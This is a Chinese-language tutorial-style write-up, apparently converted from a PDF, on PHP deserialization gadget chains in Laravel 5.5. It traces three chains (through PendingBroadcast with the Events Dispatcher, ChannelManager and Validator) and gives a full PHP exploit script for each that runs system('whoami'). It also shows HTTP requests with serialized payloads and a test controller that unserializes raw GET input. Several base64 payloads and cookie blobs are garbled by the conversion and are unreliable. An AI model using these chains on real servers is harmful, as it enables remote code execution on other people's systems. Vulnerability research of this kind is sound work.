

laravel-5.5-序列化导致rce

之前开分析给laravel5.7,5.8,5.4的序列化漏洞，所以继续我们的laravel框架序列化漏洞

1.1环境搭建

要分析框架漏洞我们肯定要搭建好环境，这里我是使用的安装包搭建的，也可以使用 composer 搭建

[laravel安装包下载地址](#)

然后使用phpstudy，快速搭建好。如下图。



Laravel

DOCUMENTATION

LARACASTS

NEWS

FORGE

GITHUB

1.2寻找利用点

laravel5.5中并没有修复5.4的序列化漏洞 所以我们这一次就不讨论之前5.4的序列化漏洞了，还记得上一次分析5.4的思路是找 `__call` 魔法函数，而这一次我们换一个思路。

这次是调用任意类的方法。

入口：5.5版本序列化的入口还是 `Illuminate\Broadcasting\PendingBroadcast`

```
55 public function __destruct()  
56 {  
57     $this->events->dispatch($this->event);  
58 }  
59 }
```

简单的解释一下为什么这个入口好利用？因为这里两个参数我们都可以控制，就有俩个思路，一个是去调用 `__call` 方法，另一个是去调用任意类的 `dispatch()` 方法。

所以我们就去搜索 `dispatch()` 方法，这里我们利用 `Illuminate\Events\Dispatcher` 类中的 `dispatch` 方法

```
public function dispatch(
    *
    * @param string/object $event
    * @param mixed $payload
    * @param bool $halt
    * @return array|null
    */
    public function dispatch($event, $payload = [], $halt = false)
    {
        // When the given "event" is actually an object we will assume it is an ev
        // object and use the class as the event name and this event itself as the
        // payload to the handler, which makes object based events quite simple.
        list($event, $payload) = $this->parseEventAndPayload(
            $event, $payload
        );
    }
}
```

为什么我们找的是这个类？因为下面有一个可能存在rce的地方。

```
184 public function dispatch($event, $payload = [], $halt = false)
185 {
186     // When the given "event" is actually an object we will assume it is an event
187     // object and use the class as the event name and this event itself as the
188     // payload to the handler, which makes object based events quite simple.
189     list($event, $payload) = $this->parseEventAndPayload(
190         $event, $payload
191     );
192
193     if ($this->shouldBroadcast($payload)) {
194         $this->broadcastEvent($payload[0]);
195     }
196
197     $responses = [];
198     foreach ($this->getListeners($event) as $listener) {
199         $response = $listener($event, $payload);
200
201         // If a response is returned from the listener and event halting is enabled
202         // we will just return this response, and not call the rest of the event
203         // listeners. Otherwise we will add the response on the response list.
204         if ($halt && ! is_null($response)) {
205             return $response;
206         }
207
208         // If a boolean false is returned from a listener, we will stop propagating
209         // the event to any further listeners down in the chain, else we keep on
210         // looping through the listeners and firing every one in our sequence.
211         if ($response === false) {
212             break;
213         }
214
215         $responses[] = $response;
216     }
217 }
```

所以现在就是看看 `$response = $listener($event, $payload);` 中的参数可以控制？去构造一个 `system(whoami)`

`$event` 变量是来自 `Illuminate\Broadcasting\PendingBroadcast` 类的 `$this->event` 我们可以控制。

所以接下来至少的利用都要去控制 `$listener` 变量。而 `$listener` 变量是来自 `getListeners()` 方法我们跟进 `getListeners()` 方法

```
276 public function getListeners($eventName)
277 {
278     // $eventName=whoami
279     $listeners = $this->listeners[$eventName] ?? [];
280
281     $listeners = array_merge(// 合并操作
282         $listeners, $this->getWildcardListeners($eventName)
283     );
284
285     return class_exists($eventName, false) // 检查类是不是定义了, false
286         ? $this->addInterfaceListeners($eventName, $listeners)
287         : $listeners;
288 }
```

可以发现我们可以控制的参数是 `$this->listeners[]` 数组，并且这里的 `$eventName` 就是 `Illuminate\Broadcasting\PendingBroadcast` 类的 `$this->event` 为我们执行命令的参数，所以 `class_exists($eventName, false)` 为 `false`，直接返回 `$listeners`

然后返回 `dispatch` 函数进行 `foreach` 操作，这里我们已经可以控制 `$this->getListeners($event)` 的返回值，所以就可以控制 `$listener`

```
197         foreach ($this->getListeners($event) as $listener) {
198             $response = $listener($event, $payload);
199         }
```

而这里是执行 `system` 命令，就可以不管 `$payload` 变量，并且 `system` 函数支持 2 个参数

system

(PHP 4, PHP 5, PHP 7, PHP 8)

`system` — 执行外部程序，并且显示输出

说明

```
system ( string $command , int &$return_var = ? ) : string
```

1.3构造触发

因为序列化的利用基本上在后期开发中写的，使用我们需要写一个触发点去验证 poc。

在 `/routes/web.php` 文件中添加一条路由，便于我们后续访问。

```
1 | Route::get("/", "\App\Http\Controllers\DemoController@demo");
```

然后在 `/app/Http/Controllers/` 下添加 `DemoController` 控制器，代码如下：（后面都是利用这个漏洞触发点）

```
1 <?php
2 namespace App\Http\Controllers;
3
4 use Illuminate\Http\Request;
5 class DemoController extends Controller
6 {
7     public function demo()
8     {
9         if(isset($_GET['c'])){
10             $code = $_GET['c'];
11             unserialize($code);
12         }
13         else{
14             highlight_file(__FILE__);
15         }
16         return "welcome to laravel5.5";
17     }
18 }
```

1.4exp

```
1 <?php
2
3 namespace Illuminate\Broadcasting
4 {
5     class PendingBroadcast
6     {
7         protected $events;
8         protected $event;
9
10        function __construct($events, $parameter)
11        {
12            $this->events = $events;
13            $this->event = $parameter;
14        }
15    }
16 }
17 namespace Illuminate\Events
18 {
19     class Dispatcher
20     {
21         protected $listeners;
22
23        function __construct($function, $parameter)
24        {
25            $this->listeners = [
26                $parameter => [$function]
27            ];
28        }
29    }
30 }
31 namespace{
32     $b = new Illuminate\Events\Dispatcher('system', 'whoami');
33     $a = new Illuminate\Broadcasting\PendingBroadcast($b, 'whoami');
34     echo base64_encode(serialize($a));
35 }
```

```
GET
/?c=Tzo0MDoiSWxscdWpbnF0ZVxCcm9hZGhnc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjpp7c
zo50i1AKgBldmVudHMtO086Mjg6IklshHVtaW5hdGVcRXZlbnRzXERpc3BhdGNoZXIiOjE6e3
M6MTI6IAG46xp3RlbnVycyI7YToxOntzOjY6Indob2FtaSI7YToxOntzOjA7czo2OjEjeXN
OZW0iO3I9XEM6ODoiACoAZXZlbnQ0M6Njoid2hvYTIpIjt9 HTTP/1.1
Host: 127.0.0.1:8082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
XSRF-TOKEN=eyJpdjI6Im9kbXRqI2lsTWpBY2Q2NDZjZjE6Y5bYB9PSIzInzhbHVlIjojUsczR1
R6RwRkdsZWl3eHBRVkpLShxOVU1OndMRPV0ZTFPc1VsT2lMSUdERHVV0aR0c0sVczhJSaJ
12zh3WtQ1NFVUOFFybTZRZBgOV1R6VWc0Wc9PSIzImhYyI6IjI2NaNoOTISYTB3YVRiMTdl
MTg3ODY3MGI4MTU5MzlmY2U5MjVjZjZ3RjcWh3b3dnPT0iLCI7YWMiOiJhMzNaMzI1YUxzZmV
jOWZkOTAsMWNlYyY3NjNjNjNGRlNDkVYzRiYjUOMzQ3akw0VE4NWlY2VjIjM2ZlYTY3NDUzIn0%
3D
laravel_session=eyJpdjI6Im9kbXRqI2lsTWpBY2Q2NDZjZjE6Y5bYB9PSIzInzhbHVlIjojUsczR1
R6RwRkdsZWl3eHBRVkpLShxOVU1OndMRPV0ZTFPc1VsT2lMSUdERHVV0aR0c0sVczhJSaJ
12zh3WtQ1NFVUOFFybTZRZBgOV1R6VWc0Wc9PSIzImhYyI6IjI2NaNoOTISYTB3YVRiMTdl
MTg3ODY3MGI4MTU5MzlmY2U5MjVjZjZ3RjcWh3b3dnPT0iLCI7YWMiOiJhMzNaMzI1YUxzZmV
jOWZkOTAsMWNlYyY3NjNjNjNGRlNDkVYzRiYjUOMzQ3akw0VE4NWlY2VjIjM2ZlYTY3NDUzIn0%
3D
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Thu, 11 Feb 2021 13:57:36 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Cache-Control: no-cache, private
Set-Cookie:
XSRF-TOKEN=eyJpdjI6Im9kbXRqI2lsTWpBY2Q2NDZjZjE6Y5bYB9PSIzInzhbHVlIjojUsczR1
ZHRzZG5kcUkyY2F0U5ZaVXZRVh5SUWpIZXIsMEBlpTjNaY1I1N3JGK1d4UktmcE81b1h2Mk1wdG8z
SLNhc29HY3RIRD
BsZz09IiwibWpIjojMjNaYmY1YjZjZjE6Y5bYB9PSIzImhYyI6IjI2NaNoOTISYTB3YVRiMTdl
MTg3ODY3MGI4MTU5MzlmY2U5MjVjZjZ3RjcWh3b3dnPT0iLCI7YWMiOiJhMzNaMzI1YUxzZmV
jOWZkOTAsMWNlYyY3NjNjNjNGRlNDkVYzRiYjUOMzQ3akw0VE4NWlY2VjIjM2ZlYTY3NDUzIn0%
3D; expires=Thu, 11-Feb-2021 15:57:37 GMT; Max-Age=7200; path=/
Set-Cookie:
laravel_session=eyJpdjI6Im9kbXRqI2lsTWpBY2Q2NDZjZjE6Y5bYB9PSIzInzhbHVlIjojUsczR1
ZHRzZG5kcUkyY2F0U5ZaVXZRVh5SUWpIZXIsMEBlpTjNaY1I1N3JGK1d4UktmcE81b1h2Mk1wdG8z
SLNhc29HY3RIRD
BsZz09IiwibWpIjojMjNaYmY1YjZjZjE6Y5bYB9PSIzImhYyI6IjI2NaNoOTISYTB3YVRiMTdl
MTg3ODY3MGI4MTU5MzlmY2U5MjVjZjZ3RjcWh3b3dnPT0iLCI7YWMiOiJhMzNaMzI1YUxzZmV
jOWZkOTAsMWNlYyY3NjNjNjNGRlNDkVYzRiYjUOMzQ3akw0VE4NWlY2VjIjM2ZlYTY3NDUzIn0%
3D; expires=Thu, 11-Feb-2021 15:57:37 GMT; Max-Age=7200;
path=/; HttpOnly
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 35
-dell\dell
Welcome to laravel5.5
```

执行成功~

1.5攻击流程

下面的攻击流程图，去掉了没有用的代码。

```
1  <?php
2  class PendingBroadcast{
3      public function __destruct()
4      {
5          $this->events->dispatch($this->event);
6      }
7  }
8  class Dispatcher{
9      public function dispatch($event, $payload = [], $halt = false)
10     {
11         foreach ($this->getListeners($event) as $listener) {
12             $response = $listener($event, $payload);
13         }
14     }
15     public function getListeners($eventName)
16     {
17         $listeners = $this->listeners[$eventName] ?? [];
18
19         $listeners = array_merge(
20             $listeners, $this->getWildcardListeners($eventName)
21         );
22
23         return class_exists($eventName, false) // 检查类是不是定义了, false
24             ? $this->addInterfaceListeners($eventName, $listeners)
25             : $listeners;
26     }
27 }
```

命令执行

别着急，还有。。。。

2.1链子2

反正入口是一样的，并且思路就俩个，所以只要认真去寻找总是会有有的。

所以这里我们在去找一个 `__call` 魔法函数的

在 `Illuminate\Support\Manager` 类中发现，并且这个类是抽象类，说明有一个类是实现他的，一会去找这个类。

```
137     public function __call($method, $parameters)
138     {
139         return $this->driver()->$method(...$parameters);
140     }
```

现在我们需要跟进 `driver()` 方法，找一找有没有利用点，并且可以控制参数。

```
55     public function driver($driver = null)
56     {
57         $driver = $driver ?: $this->getDefaultDriver();
58
59         // If the given driver has not been created before, we will create the instances
60         // here and cache it so we can return it next time very quickly. If there is
61         // already a driver created by this name, we'll just return that instance.
62         if (!isset($this->drivers[$driver])) {
63             $this->drivers[$driver] = $this->createDriver($driver);
64         }
65
66         return $this->drivers[$driver];
67     }
```

```
abstract public function getDefaultDriver();
```

说明这个方法是抽象方法，现在我们就需要去寻找这个类，去实现这个方法的。

找到了 `Illuminate\Notifications\ChannelManager` 类，并且这个参数 `$this->defaultChannel` 我们可以控制

```
146 public function getDefaultDriver()  
147 {  
148     return $this->defaultChannel;  
149 }
```

说明 `$driver` 变量可以控制，然后跟进 `createDriver` 函数，我们可以控制 `$this->customCreators[$driver]`

```
77 protected function createDriver($driver)  
78 {  
79     // We'll check to see if a creator method exists for the given driver. If not we  
80     // will check for a custom driver creator, which allows developers to create  
81     // drivers using their own customized driver creator Closure to create it.  
82     if (isset($this->customCreators[$driver])) {  
83         return $this->callCustomCreator($driver);  
84     } else {  
85         $method = 'create'.Str::studly($driver).'Driver';  
86  
87         if (method_exists($this, $method)) {  
88             return $this->$method();  
89         }  
90     }  
91     throw new InvalidArgumentException("Driver [$driver] not supported.");  
92 }
```

然后去看一看 `callCustomCreator` 函数，发现了利用点，可能存在 rce，并且 `$this->app` 我们可以控制。

```
100 protected function callCustomCreator($driver)  
101 {  
102     return $this->customCreators[$driver]($this->app);  
103 }
```

现在就是需要去控制 `$this->customCreators[$driver]` 并且可以进入 `callCustomCreator` 函数。我们在返回 `createDriver` 函数看看。

```
if (isset($this->customCreators[$driver])) {  
    return $this->callCustomCreator($driver);  
}
```

这里我们可以控制 `$this->customCreators[$driver]`，让其等于 `system` 这样就可以进入 if 条件，并且 `$driver` 我们也可以控制，然后进入 `callCustomCreator()`，执行命令。

2.2exp

```
1 <?php  
2 namespace Illuminate\Broadcasting  
3 {  
4     class PendingBroadcast  
5     {  
6         protected $events;  
7  
8         function __construct($events)  
9         {
```

```

10     $this->events = $events;
11     }
12 }
13 }
14
15
16 namespace Illuminate\Notifications
17 {
18     class ChannelManager
19     {
20         protected $app;
21         protected $defaultChannel;
22         protected $customCreators;
23
24         function __construct($function, $parameter)
25         {
26             $this->app = $parameter;
27             $this->customCreators = ['nice' => $function];
28             $this->defaultChannel = 'nice';
29         }
30     }
31 }
32 namespace{
33     $b = new Illuminate\Notifications\ChannelManager('system', 'whoami');
34     $a = new Illuminate\Broadcasting\PendingBroadcast($b);
35     echo base64_encode(serialize($a));
36 }

```

```

GET
/?v=Izo0MD0iSWSdd1p4h0F0ZysCcm9hZ2Nmhc3RpbmdcUGVhZGluZ2l0Y2b2FkY2FkdC16M1p7e
zo50iA1k61m0086Mc6k16k1shB7aW5hdGVC1m90awPzY20a9uc1dG6PubaVtV
Y0iYf1d616mp7cz00iA1k6BhH3A103M6NjoiZd2hWTp1l0QzE0iA1k6BkZ2b2h4d002h
b2b51S1k7cz00iJuaWNI1tjaoJ8E0iA1k6gJdXN0b21dCmh6g9ycy1TYT0xontz0Qj61a5
Y20i03M6NjoiZ3l2dG9tY2t9X0IHR1P1.1
Host: 127.0.0.1:8082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
XSRF-Token=eyJpdi16I6w9K9K8R1q2t1WpBY2N4N3ZjZGV5bW9BP9SiInzhbHV1Ijo1UzRzR1
609u9Rh46Z13k=HBHRYk1Skzo10V62mdMRPv0ZFGc1v1a71MSU0EHRH00VbCzh3J5zJ
122h39Y1m1NFV0UFy1b1CR2g010S6w6wH9Si1a4hly161j12n4M0105Yb3Y3Wt1M1
M6Z30D3Y341d4M3U5Mz1a2U5WVWjWmZ2T1c1NzY3WpX21J1J1M5Y214T4WJzmZaYfQ63Dk3d
laravel_session=eyJpdi16I1h7j14XC90Z1WpXG05wG9hShThQ03P10iLC1Y2Yw1ZS161
14Y1F0K1E3ZuXk0MwKpPZ12t1SxVhP81W50zZv5gFRFLN1W4dkZ3M35t5dpk1aR6J3V
W4d05Z05M6K5YV1c65Umd4dT1Z3pCvH3b3dP10iLC1Y2Yw1ZS161MwMzNmM1Y1YWhZ
j0WZk0iA5MWN1Y1Y3NjJhNjN6IENkXwYzRiYjU0MzQ3skw0E4WfY1ZjM1Z21YT3NDUzIn0A
3d
Upgrade-Insecure-Requests: 1
Dnt: 1
Sec-GPC: 1
Cache-Control: max-age=0

```

```
HttP/1.1 500 Internal Server Error  
Date: Thu, 11 Feb 2021 15:32:50 GMT  
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02  
X-Powered-By: PHP/7.3.4  
Cache-Control: no-cache, private  
  
Set-Cookie:  
BRSR=TKOEN=yjpd16tIdayZc2oeklOXCRyrtISULrcoXolsHnEPLtoLCJZYWwzIStSI6Ik9jWZXkBoSmsOsQOIcldeNfYx5m1L2dAdobNsGqPMNiIGloEpLRopmaenLOXMVVIJVJoPGMzhIV2lc05d4UveOhYNvRGVTRpaQRpjhdjdleju3KdAot09riivbwFijjo;MGFG=rINTASNDNMdc2YezZhmcUOGJEwd2diODjhYjiAMDJMcYZNgGEONDcm2IZ2jzkWCWNLIODkcYzdndkdIMSJ$9;. expires=Thu, 11-Feb-2021 17:32:50 GMT; Max-Age=7200; path=/  
  
Set-Cookie:  
laravel_session=jyd16tlJOVGokciPhwaVtnYohPCaeR862OkweIBSPSiIsInzbHVlljoiAxIOziD4OWHTERIDOVGYXXtpT2ITflldINadCsm21icootNvaKFePUFRMYKI2YYKMUNNNrvMC2jTFZW4ZathtFPPTADitTB;ThnNhBe6djFEWPNV3PJdJClyVMioILMS1e4cJYOAYTVJMOMKAyoOfgaTEMLIEBOODUXZWmgJaocgJieMskDMQRRqd3ckMJhzjcWhjJIODEWZcjYMWWMIOnQSD;. expires=Thu, 11-Feb-2021 17:32:50 GMT; Max-Age=7200; path=/;  
  
Connection: close  
HttpOnly  
Content-Type: text/html; charset=UTF-8  
Content-Length: 115002
```

↑

```
-- dell\ dell  
<!DOCTYPE html><!--  
  
Symfony\Component\Debug\Exception\FatalThrowableError: Call to a member function dispatch() on string in file E:\phpStudy_64\phpstudy\phpstudy_pro\WWW\la53\vendor\laravel\framework\src\Illuminate\Support Manager.php on line 139  
Stack trace:  
    #1 Symfony\Component\Debug\Exception\FatalThrowableError->t():  
E:\phpStudy_64\phpstudy\phpstudy_pro\WWW\la53\vendor\laravel\framework\src\Illuminate\Support Manager_rhn_139.
```

成功执行。

2.3攻击流程

下面的攻击流程图，同样去掉了没有用的代码。



什么？结束？别着急别着急，还有呢。。。

3.1链子3

我们还是去寻找 `__call` 魔法函数。在 `Illuminate\Validation\Validator` 类中找的


```
1130 public function __call($method, $parameters)
1131 {
1132     $rule = Str::snake(substr($method, 8));
1133
1134     if (isset($this->extensions[$rule])) {
1135         return $this->callExtension($rule, $parameters);
1136     }
1137
1138     throw new BadMethodCallException("Method [$method] does not exist.");
1139 }
```

这里，我们可以控制 `$this->extensions[$rule]`，然后去查看一下 `callExtension()` 函数


```
1096 protected function callExtension($rule, $parameters)
1097 {
1098     $callback = $this->extensions[$rule];
1099
1100     if (is_callable($callback)) { //is_callable() 函数用于检测函数在当前环境中是否可调用。
1101         return call_user_func_array($callback, $parameters);
1102     } elseif (is_string($callback)) {
1103         return $this->callClassBasedExtension($callback, $parameters);
1104     }
1105 }
```

发现利用点，`call_user_func_array()`。而这里的 `$callback` 可以通过 `$this->extensions[$rule]` 去控制，`$parameters` 就是 `__call` 方法中的 `$parameters` 也就是 `Illuminate\Broadcasting\PendingBroadcast` 类的 `$this->event`，使用我们可以 **rce**。

最后我们只需要控制参数进入 `if (isset($this->extensions[$rule]))` 条件，就需要通过调试去看一看 `$rule` 变量的值



可以看到 `$rule` 变量的值是 `''`，所以只要让其 `$rule` 变量等于 `''` 就可以进入if条件。进行下面的操作。



3.2exp

```
1 <?php
2 namespace Illuminate\Broadcasting
3 {
4     class PendingBroadcast
5     {
6         protected $events;
7         protected $event;
8         function __construct($events, $event)
9         {
10             $this->events = $events;
11             $this->event = $event;
12         }
13     }
14 }
15 namespace Illuminate\Validation
16 {
17     class Validator
18     {
19         public $extensions;
20
21         function __construct($function)
22         {
23             $this->extensions = ['' => $function];
24         }
25     }
26 }
27 namespace{
28     $b = new Illuminate\Validation\Validator('system');
29     $a = new Illuminate\Broadcasting\PendingBroadcast($b, 'whoami');
30     echo base64_encode(serialize($a));
31 }
```

[illegible]

执行成功

下面的攻击流程图，同样去掉了没有用的代码。

hhh...没有了，但是我相信还有的，感兴趣的师傅们可以去深入研究一下。

- 这个漏洞应该说是比较简单的序列化，比较好理解，对于初学者来说比较容易上手
- 这个唯一的难点在处理一些变量中的一些细节问题
- all in all 多调试，多跟踪